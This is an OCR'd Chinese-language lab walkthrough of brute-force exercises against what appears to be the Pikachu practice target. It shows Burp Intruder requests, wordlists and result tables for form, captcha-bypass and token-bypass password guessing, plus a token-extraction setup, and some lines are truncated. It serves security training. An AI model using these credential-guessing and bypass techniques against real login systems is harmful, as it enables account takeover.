

暴力破解

基于表单的暴力破解



Attack type: Sniper


```
POST /vul/burteforce/bf_form.php HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/burteforce/bf_form.php
Cookie: PHPSESSID=eb50sgkitebp6orq2gciqu4at5
Upgrade-Insecure-Requests: 1

username=admin&password=§111§&submit=Login
```



Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloac

```
123
123456
123456789
321
654321
987654321
```



Request	Payload	Status	Error	Timeout	Length
2	123456	200	□	□	35037
0		200	□	□	35061
1	123	200	□	□	35061
3	123456789	200	□	□	35061
5	654321	200	□	□	35061
4	321	200	□	□	35061
6	987654321	200	□	□	35061

验证码绕过（server）




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper


```
POST /vul/burteforce/bf_server.php HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/burteforce/bf_server.php
Cookie: PHPSESSID=eb50sgkitebp6orq2gciqu4at5
Upgrade-Insecure-Requests: 1

username=admin&password=§123§&vcode=24u843&submit=Login
```



Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

```
123
123456
123456789
321
654321
987654321
qazwsx
edcrfv
```




Request	Payload	Status	Error	Timeout	Length
2	123456	200	□	□	35298
10		200	□	□	35317
0		200	□	□	35322
1	123	200	□	□	35322
3	123456789	200	□	□	35322
4	321	200	□	□	35322
5	654321	200	□	□	35322
6	987654321	200	□	□	35322
7	qazwsx	200	□	□	35322
8	edcrfv	200	□	□	35322
9	tgbyhn	200	□	□	35322

验证码绕过（client）



javascript.en

javascript.enabled true




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the v assigned to payload positions - see help for full details.

Attack type: Sniper


```
POST /vul/burteforce/bf_client.php HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/burteforce/bf_client.php
Cookie: PHPSESSID=eb50sgkitebp6orq2gciqu4at5
Upgrade-Insecure-Requests: 1

username=admin&password=§1§&vcode=&submit=Login
```



Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

```
123
123456
123456789
321
654321
987654321
qazwsx
edcrfv
```



Request	Payload	Status	Error	Timeout	Length
2	123456	200	□	□	36510
0		200	□	□	36534
1	123	200	□	□	36534
3	123456789	200	□	□	36534
4	321	200	□	□	36534
5	654321	200	□	□	36534
6	987654321	200	□	□	36534
7	qazwsx	200	□	□	36534
8	edcrfv	200	□	□	36534
9	tgbyhn	200	□	□	36534
10		200	□	□	36534

token防爆破




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Pitchfork

```
POST /vul/burteforce/bf_token.php HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/burteforce/bf_token.php
Cookie: PHPSESSID=eb50sgkitebp6orq2gciqu4at5
Upgrade-Insecure-Requests: 1

username=admin&password=§111§&token=§8142461a9dd697bea3413003825§&submit=Login
```




Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

☑ Extract the following items from responses:

From [value="] to [" />\n\n   <label>]

Maximum capture length: 100




Redirections

These settings control how Burp handles redirections when performing attacks.

Follow redirections: ○ Never
○ On-site only
○ In-scope only
● Always

□ Process cookies in redirections



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in t
available for each payload set, and each payload type can be customized in different ways.

